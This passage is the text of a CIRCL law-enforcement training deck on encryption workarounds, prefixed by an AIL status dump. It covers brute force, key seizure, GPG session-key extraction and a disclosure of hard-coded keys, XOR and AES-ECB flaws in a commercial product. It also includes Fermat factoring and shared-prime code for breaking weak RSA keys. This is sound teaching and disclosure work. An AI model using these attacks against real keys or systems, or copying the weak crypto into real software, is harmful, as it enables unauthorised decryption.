<K>	Credential	31822	7	2017-08-03 00:24:04	0:00:06	yPjD0aL03	3.50%	1.63%	3.50%
<K>	CreditCards	31783	11	2017-08-03 00:24:04	0:00:06	q9qsLsL0	4.80%	1.60%	4.80%
<K>	DomClassifier	31755	71	2017-08-03 00:23:52	0:00:12	YmZDffBX	1.70%	1.64%	5.73%
<K>	Indexer	31870	10	2017-08-03 00:24:03	0:00:01	825sZMu.u	67.60%	1.93%	61.47%
<K>	Lines	31744	5	2017-08-03 00:24:03	0:00:01	zLePh3fB	5.20%	1.57%	3.37%
<K>	Mixer	31784	2	2017-08-03 00:23:59	0:00:06	6GzezzZX	0.30%	0.33%	0.46%
<K>	MobileStats	31932	33	2017-08-03 00:23:57	0:00:07	7QCEJHTV	0.00%	1.64%	0.00%
<K>	Phone	31888	2	2017-08-03 00:24:04	0:00:00	gphC.ECNA	3.40%	1.59%	3.53%
<K>	Release	31899	30	2017-08-03 00:23:57	0:00:07	JpVvKvTj	1.80%	1.64%	8.55%
<K>	SQLInjectionDetection	31941	1	2017-08-03 00:23:55	0:00:09	JNP00wmj	0.80%	1.49%	0.10%
<K>	Tokenize	31775	42	2017-08-03 00:24:03	0:00:01	WTSfShgI	6.60%	1.57%	6.66%
<K>	Web	31818	17	2017-08-03 00:23:45	0:00:19	JNP00wmj	0.00%	1.74%	0.00%
<K>	WebStats	31922	2	2017-08-03 00:23:14	0:00:50	JNP00wmj	0.00%	0.51%	0.00%

Idling Queues			
Action	Queue	PID	Idle TIME
<K>	Global	31717	0:00:00
<K>	Keys	31880	0:00:00
<K>	Mail	31805	0:00:01

Queues not running			
Action	Queue	State	Logs
<>	Curve	Stuck or idle, restarting disabled	
<>	CurveManageTopSets	Not running by default	
<>	Cve	Stuck or idle, restarting disabled	
<>	DumpValidOnion	Not running by default	
<>	Duplicates	Stuck or idle, restarting disabled	
<>	Onion	Stuck or idle, restarting disabled	
<>	PreProcessFeed	Not running by default	
<>	RegexForTermsFrequency	Stuck or idle, restarting disabled	
<>	SentimentAnalysis	Stuck or idle, restarting disabled	
<>	SetForTermsFrequency	Stuck or idle, restarting disabled	

Time	Module	PID	Info
00:23:29	Duplicates	31725	Cleared invalid pid in MODULE_TYPE.Duplicates
00:23:29	SentimentAnalysis	31961	*invalid pid in MODULE_TYPE.SentimentAnalysis
00:23:29	RegexForTermsFrequency	31852	*id pid in MODULE_TYPE.RegexForTermsFrequency
00:23:29	Curve	31837	Cleared invalid pid in MODULE_TYPE.Curve
00:23:29	SetForTermsFrequency	31864	*alid pid in MODULE_TYPE.SetForTermsFrequency
00:23:11	*	-	Cleared redis module info

0:24:05 bash [1 ModuleInformation] 2\$ Mixer 3\$ Global 4\$ Duplicates 5\$ Attributes 6\$ Lines 7\$ DomClassifier 8\$ Categ 9\$ Tokenize 10\$ CreditCards 11\$ Onion 12\$ Mail 13\$ Web 14\$ Creden

Cryptography Workarounds For Law Enforcement

Snake oil Crypto, D4 and other tricks

Team CIRCL

2019/11/27



CIRCL
Computer Incident
Response Center
Luxembourg

Jean-Louis Huynen

OUTLINE

- Cryptography 101,
- Brute Force 101,
- Encryption an Law Enforcement,
- Pretty Good Privacy / GnuPG
- Use-Case: RSA,
- First Hands-on: Understanding RSA,
- Snake-Oil-Crypto: a primer,
- Second Hands-on: RSA in Snake-Oil-Crypto,
- D4 passiveSSL Collection,
- Interactions with MISP.

Cryptography 101

CRYPTOGRAPHY CONCEPTS

- **Plaintext P:** Text in clear,
- **Encryption E:** Process of disguising the plaintext to hide its content,
- **Ciphertext C:** Result of the Encryption process,
- **Decryption D:** Process of reverting encryption, transforming C into P,
- **Encryption Key EK:** Key to encrypt P into C,
- **Decryption Key DK:** Key to decrypt C into P,
- **Cryptanalysis:** Analysis of C to recover P without knowing K.

CRYPTOGRAPHY SERVICES

- **Confidentiality** : Ensure the secrecy of the message except for the **intended** recipient,
- **Authentication** : Proving a party's identity,
- **Integrity** : Verifying that data transmitted were not altered,
- **Non-repudiation** : Proving that the sender sent a given message.

TYPE OF ENCRYPTION APPLICATIONS

- **In-transit encryption:** protects data while it is transferred from one machine to another,
- **At-rest encryption:** protects data stored on one machine.

ENCRYPTION MOST IMPORTANT CONCEPTS

- **Confusion:** Obscures the relationship between the Cipher Text and the key. In a perfect cipher, changing one bit of the key should change all bits of the Cipher Text.
- **Diffusion:** Hides relationship between the Plain Text and the Cipher Text (eg. symbols frequencies). In a perfect cipher changing a single bit of the Plain Text bit affects at least half of the Cipher Text bits.
- **Kerckhoffs's Principle:** The algorithm can be public:
It [cipher] should not require secrecy, and it should not be a problem if it falls into enemy hands.

There is no security in obscurity.

Black Box - Attackers may only see inputs / outputs:

- **Ciphertext-Only Attackers (COA)** : see only the ciphertext,
- **Known-Plaintext Attackers (KPA)**: see ciphertext and plaintext,
- **Chosen-Plaintext Attacker (CPA)**: encrypt plaintext, and see ciphertext,
- **Chosen-Ciphertext Attackers (CCA)**: encrypt plaintext, decrypt ciphertext.

Grey Box - Attackers see cipher's implementation:

- **Side-Channel Attacks:** study the behavior of the implementation, eg. **timing attacks**¹:
 - ▶ Osvik, Shamir, Tromer [OSTo06]: Recover AES-256 secret key of Linux's dmcrypt in just 65 ms
 - ▶ AlFardan, Paterson [AFP13]: “Lucky13” recovers plaintext of CBC-mode encryption in pretty much all TLS implementations
 - ▶ Yarom, Falkner [YF14]: Attack against RSA-2048 in GnuPG 1.4.13: “On average, the attack is able to recover 96.7% of the bits of the secret key by observing a single signature or decryption round.”
 - ▶ Benger, van de Pol, Smart, Yarom [BvdPSY14]: “reasonable level of success in recovering the secret key” for OpenSSL ECDSA using secp256k1 “with as little as 200 signatures”

ATTACKERS MODEL III


Most recent timing attack: **TPM-fail** [24420]

We discovered timing leakage on Intel firmware-based TPM (fTPM) as well as in STMicroelectronics' TPM chip. Both exhibit secret-dependent execution times during cryptographic signature generation. While the key should remain safely inside the TPM hardware, we show how this information allows an attacker to recover 256-bit private keys from digital signature schemes based on elliptic curves.

ATTACKERS MODEL IV


■ Invasive Attacks:

- ▶ injecting faults [MFS⁺18],



ATTACKERS MODEL V

- decapping chips², reverse engineering^{3 4}, etc [Hec18].



¹<https://cryptojedi.org/peter/data/croatia-20160610.pdf>

² <https://siliconpron.org/wiki/doku.php?id=decap:start>

³ <http://siliconzoo.org>

⁴ <http://degate.org>

SECURITY NOTIONS

- **Indistinguishability (IND)** : Ciphertexts should be indistinguishable from random strings,
- **Non-Malleability (MD)**: “Given a ciphertext $C_1 = E(K, P_1)$, it should be impossible to create another ciphertext, C_2 , whose corresponding plaintext, P_2 , is related to P_1 in a meaningful way.”

Semantic Security (IND-CPA) is the most important security feature:

- Ciphertexts should be different when encryption is performed twice on the same plaintext,
- To achieve this, randomness is introduced into encryption / decryption:
 - ▶ $C = E(P, K, R)$
 - ▶ $P = D(C, K, R)$

SEMANTIC SECURITY




Figure: Image encrypted with AES-ECB

IND-CPA should not leak information about the PlainText as long as the key is secret:

- $C^1 = E(K, P^1)$, $C^2 = E(K, P^2)$, what are the couples?
- the same message encrypted twice should return two different CipherText,
- one way to achieve this is to introduce randomness in the encryption process: $C = E(K, R, P)$ where R is fresh random bits,
- C should not be distinguishable from random bits.

No Semantic Security without randomness

RANDOMNESS

- **Entropy:** (measure of) disorder in a system,
- **Random Number Generator:** a source of entropy, or uncertainty,
- **Pseudo Random Number Generator:** a crypto algorithm that produces a stream of random (hopefully) bits from the RNG.
- there are cryptographic and non-cryptographic (predictable) PRNG,
- there are software-based, and hardware-based PRNG.




Figure 2-1: RNGs produce few unreliable bits from analog sources, whereas PRNGs expand those bits to a long stream of reliable bits.

Bad entropy sources are a disaster for crypto-systems (ask casinos).

QUANTIFYING SECURITY

RSA 2048 is roughly 100 bits security.

- The key size is different for the “bits of security”,
- “n-bits” of security means that 2^n operations are needed to compromise break a cipher.

TYPE OF ENCRYPTION

- Symmetric encryption: two parties share a key to encrypt and decrypt,
- Asymmetric encryption, there are two keys:
 - ▶ one can encrypt – this one is public – so public can send you encrypted messages,
 - ▶ another one can decrypt – this one is private – so you can decrypt the message encrypted for you.
- Obviously, one can not compute the private key from the public key.
- as the public key is public, the attacker model of public-key cryptography is Chosen Plaintext Attacker.

Brute Force 101

BRUTE FORCING - BASICS

2 Approaches:

- **Exhaustive Key Search:**

- ▶ n bits key : 2^n trials,
- ▶ most likely around half of the trials (2^{n-1}),
- ▶ no memory needed.

- **Code Book Attack**

- ▶ Pre-Compute $C = E(P, K)$ for all keys K ,
- ▶ store 2^k keys,
- ▶ for a given C , look up for K .

BRUTE FORCING - KEY SEARCH

Key search is testing each possible keys by trial and errors:

- We usually consider that one trial requires 1 ns to complete,
 - ▶ n bits key : 2^n trials,
 - ▶ 128 bits of security : 2^{128} trials,
 - ▶ 2^{88} ns = age of the universe,
 - ▶ with ns by trial, we need 2^{40} times the age of the universe to cover all keys,
- some attacks can be done in parallel (sequentially independent operations):
 - ▶ For one million cores:
 - ▶ length of one million in bits is $\log_2(1000000) = 19, 93$
 - ▶ $2^{128}/2^{20} = 2108$
 - ▶ 2^{20} times the age of the universe.



BRUTE FORCING - TMTD I

"It usually takes a long time to find a shorter way."

Time-Memory Trade Off:

- Chosen Plaintext Attack,
- Hellman in 1980,
- It is a trade-off between Exhaustive Key Search, and Code Book Attacks,
- more expensive than an exhaustive search as it requires:
 - ▶ 2^n one-time pre-computations, using one known plaintext,
 - ▶ the storage of these 2^n results,
 - ▶ the results are chains, that also have a cost to invert.
- speed-up attacks against memory space,
- useful when routinely attacking a cipher (eg. computing 1.68 To of tables allows for almost instant cracking of A5/1 cipher used in GSM communications).

BRUTE FORCING - TMTD II



Rainbow Tables are an improved version of Hellman's algorithm.

HOW KEYS ARE GENERATED ANYWAY?

There are three ways keys can be generated:

- By **Randomly** choosing the key from a PRNG,
- by **Deriving** the key from a password using a Key Derivation Function,
- by using a **Key agreement protocol** that requires interactions between involved parties.

Encryption and Law Enforcement

- In the arms race between cryptographers and crypto-analysts. In terms of practical breaks, cryptographers are miles ahead.
- In a society that is ever more depending on the correct functioning of electronic communication services, technical protection of these service is mandatory,
- In the face of serious crimes, law enforcement may lawfully intrude privacy or break into security mechanisms of electronic communication,
- **proportionality** - collateral damages (class breaks)
- Resolving the encryption dilemma: collect and share best practices to circumvent encryption.

ENCRYPTION WORKAROUNDS [KS17] I

Any effort to reveal an unencrypted version of a target's data that has been concealed by encryption.

■ Try to get the key:

▶ Find the key:

- physical searches for keys,
- password managers,
- web browser password database,
- in-memory copy of the key in computer's HDD / RAM.
- seize the key (keylogger).


▶ Guess the key:

- Whereas encryption keys are usually too hard to guess (eg. 128bits security is 2^{128} trials (universe is 2^{88} ns old)),
- passphrases are usually shorter to be memorizable, and are linked to the key,
- some systems have limitations on sorts of passwords (eg. 4/6 digits banking application),
- educated guess on the password from context,

ENCRYPTION WORKAROUNDS [KS17] II

- educated guess from owner's other passwords,
- dictionaries and password generation rules ⁽⁵⁾.
- Offline / online attacks (eg. 13 digits pw: 25.000 on an iphone VS matter of minutes offline),
- + beware devices protection when online (eg. iphone erase on repeated failures).

► Compel the key:



ENCRYPTION WORKAROUNDS [KS17] III

■ Try to access the PlainText without the key:

▶ Exploit a Flaw:

- Weakness in the algorithm (more on that later),
- weakness in the random-number generator (more on that later),
- weakness in the implementation,
- bugs (eg. Gordon's exploit on android in 2015⁶),
- backdoors (eg. NSA NOBUS -Bullrun program- Dual EC-DRBG [BLN15])

▶ Access PlainText when in use:

- Access live system memory,
- especially useful against Full Disk Encryption,
- Seize device while in use,
- remotely hack the device,
- “Network Investigative Technique” (eg. Playpen case against tor).

► **Locate a PlainText copy:**

- Avoid encryption entirely,
- cloud providers (eg. emails),
- remote cloud storage (eg. iCloud),

Takeaways:

- **No workaround works every time:** the fact that a target used encryption does not mean that the investigation is over.
- **some workarounds are expensive:** exploiting.
- **expertise may have to be found outside of the governments:** vendors' assistance?

ENCRYPTION WORKAROUNDS [KS17] V

Technically, we can retain that crypto-systems have weaknesses:

- key generation,
- key length,
- key distribution,
- key storage,
- how users enter keys into the crypto-system,
- weakness in the algorithm itself / implementation,
- system / computer running the algorithm,
- crypto system used in different points in time,
- **users.**

⁵<https://hashcat.net/hashcat/>

⁶<https://cve.circl.lu/cve/CVE-2015-3860>

WHEN CRYPTOGRAPHY HELPS INVESTIGATIONS

- authentication mechanisms between peers,
- openGPG can leak a lot of metadata
 - ▶ key ids,
 - ▶ subject of email in thunderbird,
- Bitcoin's Blockchain is public,
- correlating these data with external sources can yields interesting insights,
- More on this in AIL workshop.

Pretty Good Privacy / Gnu Privacy Guard

PRETTY GOOD PRIVACY / GNU PRIVACY GUARD


- PGP was Invented By Phil Zimmermann in 1991,
- Hybrid Cipher: asymmetric encryption with symmetric encryption,
- allows to sign communications and files for authentication,
- very low vulnerability count over the years ⁷,
- One can generate collisions on short IDs though⁸,
- no Perfect Forward Secrecy,
- but sessions keys.

⁷<https://cve.circl.lu/search/gnupg/gnupg>

⁸<https://github.com/lachesis/scallion/>

PRETTY GOOD PRIVACY / GNU PRIVACY GUARD


Encryption Process



Decryption Process



PRETTY GOOD PRIVACY / GNU PRIVACY GUARD



GNU PRIVACY GUARD: SESSION KEYS

■ Hands-on

Move into ~ / hands-on / GPGsessions

- We create two keys, one for the person being the focused of an investigation A (The Very Bad Guy), and one for a witness B (Mr. Good Guy),
- then, we encrypt two messages:
 - ▶ one from A to B: to_encrypt_relevant.asc,
 - ▶ and a note, form B to B (note): to_encrypt_irrelevant.asc,
- B's passphrase is "goodguypassphrase",
- act as B and extract the session key for to_encrypt_relevant.asc,
- act as a cop and use the session key to decrypt to_encrypt_relevant.asc,
- verifies that it does not work to decrypt to_encrypt_irrelevant.asc.

Broken Implementations

DEFAULT PRIVATE KEYS I

SonarG/sonarfinder-ibm-4.1.8.el7.jsonar.x86_64.rpm:

Sonar Finder is part of SonarG and is distributed from <https://gbdi-packages.jsonar.com/> within

```
md5sum: a3e4792e1f37b58ff054e05499f69bad rhel7.x_IBM_Guardium_big_data_security_installer_4
```

As

```
./sonarfinder-ibm-4.1.8.el7.jsonar.x86_64.rpm
```

Inside this rpm resides default configuration for an apache catalina server:

```
./opt/sonarfinder/sonarFinder/conf/server.xml
```

with the following default:

```
<Certificate certificateKeyFile="${catalina.home}/sslCerts/jsonar.key"
              certificateFile="${catalina.home}/sslCerts/jsonar.crt"
              type="RSA" />
```

jsonar.key and jsonar.crt files are indeed present in the rpm.

They should instead be generated during the installation because otherwise they offer no protection to the users who to not take care of rotating these keys.

Impact

Loss of confidentiality, integrity and authenticity.

DEFAULT PRIVATE KEYS II

TOTAL RESULTS
10

TOP COUNTRIES



United States 10

TOP SERVICES

Service	Count
HTTPS (8443)	9
HTTPS	1

TOP ORGANIZATIONS

Organization	Count
Amazon.com	7
SoftLayer Technologies	1
Microsoft Azure	1
Google Cloud	1

New Service: Keep track of what you have connected to the Internet. Check out [Shodan Monitor](#)

jSonar - Login - Simplifying Security [SSL Certificate](#)

Issued By: jSonar Inc.

- Common Name: jSonar Inc.
- Organization: jSonar Inc.

Issued To:
- Common Name: jSonar Inc.
- Organization: jSonar Inc.

Supported SSL Versions: TLSv1.2

HTTP/1.1 200

Cache-Control: must-revalidate, private

Expires: Mon, 3 Jan 2011 18:00:00 GMT

Strict-Transport-Security: max-age=0;includeSubdomains

X-Frame-Options: SAMEORIGIN

X-Content-Type-Options: nosniff

X-XSS-Protection: 1; mode=block

Content-Security-Policy: upgrade-insecure-requests

...

jSonar - Login - Simplifying Security [SSL Certificate](#)

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X-XSS-Protection: 1; mode=block

Content-Security-Policy: upgrade-insecure-requests

...

Hello @jlhuynen, thank you for your report. Our product team has performed analysis on the reported issues and have determined the reported issue is not applicable due to reasoning below. Please let us know if you have any further questions or can provide additional information on the reported vulnerability.

They are generated and separate for every customer. This is the tomcat cert that the browser verifies. The customer generates these (we can't - because it is tied to a hostname of the customer).

XOR ENCRYPTION

```
class SecureFileHandler:  
    @staticmethod  
    def encrypt_file(filepath, content, hash_source, encrypt, return_string_only=False):  
        msg_header = "SecureFileHandler encrypt_file"  
        enc_string = content  
        if encrypt:  
            with open(hash_source, 'r') as fp:  
                key = DispatcherUtils.get_hash_from_string("".join(fp.readlines()))  
            try:  
                cipher = XOR.new(key[:32])
```

“CUSTOM” KEY DERIVATION FUNCTION I

```
sonar_salt = bytes.fromhex('a462e2029fffc63b')
sonar_crypt_rounds = 5

def evp_bytes_to_key(salt, data, count):
    """
    Derive the key and the IV from the given password and salt.
    """
    iv_len = 16
    key_len = 32

    data_bytes = bytes(data.encode('ascii'))

    data_and_salt = (data_bytes + salt)

    dtot = bytes_to_key_md(hashlib.sha1, data_and_salt, count)

    d = [dtot]
    while len(dtot) < (iv_len + key_len):
        d.append(bytes_to_key_md(hashlib.sha1, d[-1] + data_and_salt, count))
        dtot += d[-1]

    return dtot[:key_len], dtot[key_len:key_len + iv_len]
```

AES-ECB

- Check out opt/sonarfinder/sonarFinder/sonardispatch/encryption.py

```
def _get_new_cipher(self):  
    return Cipher(algorithms.AES(key=self.key), modes.ECB(), backend=default_backend())
```

Where the Electronic Code Book mode is chosen.

- One can easily try to guess passwords length as padding is not randomized, but use rjust instead:

```
def _make_encryptable_as_64bytes(some_string):  
    return some_string.rjust(64).encode()
```

for instance using this small snippet of code:

```
seed = "123456789abcde"  
p = lambda n: (seed * n)  
blocks = []  
for i in range(1,5):  
    print(self.encrypt_text(p(i)))
```

You will obtain an output similar to this depending on your certificate cert.pem:

```
A+p/5lk1p+4BVy8IKE2YowPqf+ZZNafuAVcvCChNmKMD6n/mwTWh7gFXLwgoTZij978tU8k7UVjh4i4Wo2rDsQ==  
A+p/5lk1p+4BVy8IKE2YowPqf+ZZNafuAVcvCChNmKMCLqgaP4UVu+oRcNMkgB7wqSx6/yCifks18mG+FifbkQ==  
A+p/5lk1p+4BVy8IKE2Yo2JaxRTcVnYTFMCKJXXVjbxU/x+qCMzQ047lcbY2QTqSx6/yCifks18mG+FifbkQ==  
hRkVCQa2sjq2QTpX00AmDvo7MHZz+C8qie62/pem7cjbxU/x+qCMzQ047lcbY2QTqSx6/yCifks18mG+FifbkQ==
```

One can then easily guess how many 16 bytes blocks are needed to encipher this password.

Understanding RSA

Ron **Rivest**, Adi **Shamir**, and Leonard **Adleman** in 1977:

- asymmetric crypto system,
- can encrypt and sign,
- messages are big numbers,
- encryption is basically multiplication of big numbers,
- creates a *trapdoor permutation*: turning x in y is easy, but finding x from y is hard.

RSA “BY HAND”

- **Hands-on**, a sageMath script that is a toy example of RSA:

```
cd ~/hands-on/UsingRSA  
sage rsa.sage
```

- **Outputs:**

```
PlainText is: 1234567890  
p = random_prime(2^32) = 2312340619  
q = random_prime(2^32) = 2031410981  
n = p*q = 4697314125248937239  
phi = (p-1)*(q-1) = 4697314120905185640  
e = random_prime(phi) = 2588085603940229747  
d = xgcd(e, phi)[1] = -2102894211931680277  
Does d*e == 1?  
mod(d*e, phi) = 1  
CipherText y = power_mod(x, e, n) = 1454606910711062745  
Decrypted CT is: 1234567890
```

■ Hands-on:

~ / hands-on / UsingRSA

- Decrypt message.bin
- generate a new private key,
- generate the corresponding public key,
- use this new key to encrypt a message,
- use this new key to decrypt a message.

WITH ONLY ONE KEY

Several potential weaknesses:

- Key size too small: keys up to 1024 bits are breakable given the right means,
- close p and q,
- unsafe primes, smooth primes,
- broken primes (FactorDB, Debian OpenSSL bug).
- signing with RSA-CRT (instead of RSA-PSS)

WITH A SET OF KEYS

Several potential weaknesses:

- share moduli: if $n_1 = n_2$ then the keys share p and q,
- share p or q,

In both case, it is trivial to recover the private keys.

BREAKING SMALL KEYS⁹

■ Hands-on:

~ / hands-on/SmallKey

- what is the key size of smallkey?
- what is n?
- what is the public exponent?
- what is n in base10?
- what are p and q?

Let's generate the private key: using p, then using q.

⁹<https://www.sjoerdlangkemper.nl/2019/06/19/attacking-rsa/>

CLOSE PRIME FACTORS

■ Hands-on:

~ / hands-on/ ClosePQ

■ use Fermat Algorithm¹⁰ to find **both p and q**:

```
def fermatfactor(N):
    if N <= 0: return [N]
    if is_even(N): return [2,N/2]
    a = ceil(sqrt(N))
    while not is_square(a^2-N):
        a = a + 1
    b = sqrt(a^2-N)
    return [a - b,a + b]
```

¹⁰<http://facthacks.crypt.to/fermat.html>

SHARED PRIME FACTORS

Researchers have shown that several devices generated their keypairs at boot time without enough entropy¹¹:

```
prng.seed(seed)
p = prng.generate_random_prime()
// prng.add_entropy()
q = prng.generate_random_prime()
n = p*q
```

Given $n=pq$ and $n'=pq'$ it is trivial to recover the shared p by computing their **Greatest Common Divisor (GCD)**, and therefore **both private keys**¹².

“They cracked about 13000 of them”

¹¹Bernstein, Heninger, and Lange: <http://facthacks.cr.yp.to/>

¹²<http://www.loyalty.org/~schoen/rsa/>

SHARED PRIME FACTORS

- **Hands-on:**

- ~ / hands-on / SharedPrimeFactor

- Read README.txt, you have a challenge to solve :
 - ▶ the *answers* folder should be left alone for now,
 - ▶ *scripts* contains scripts that may be useful to solve the challenge,
 - ▶ *attempts* may hold your attempt at generating private keys.
 - ▶ *bgcd-bd.sage* contains Daniel J. Bernstein's algorithm for computing RSA collisions in batches.

Hands-on: Exploiting Weaknesses in RSA – at bigger scale –

SNAKE OIL CRYPTO¹³ - PROBLEM STATEMENT

We reckon that IoT devices **are often the weakest devices** on a network:

- Usually the result of cheap engineering,
- sloppy patching cycles,
- sometimes forgotten—not monitored (remember the printer sending sysmon?),
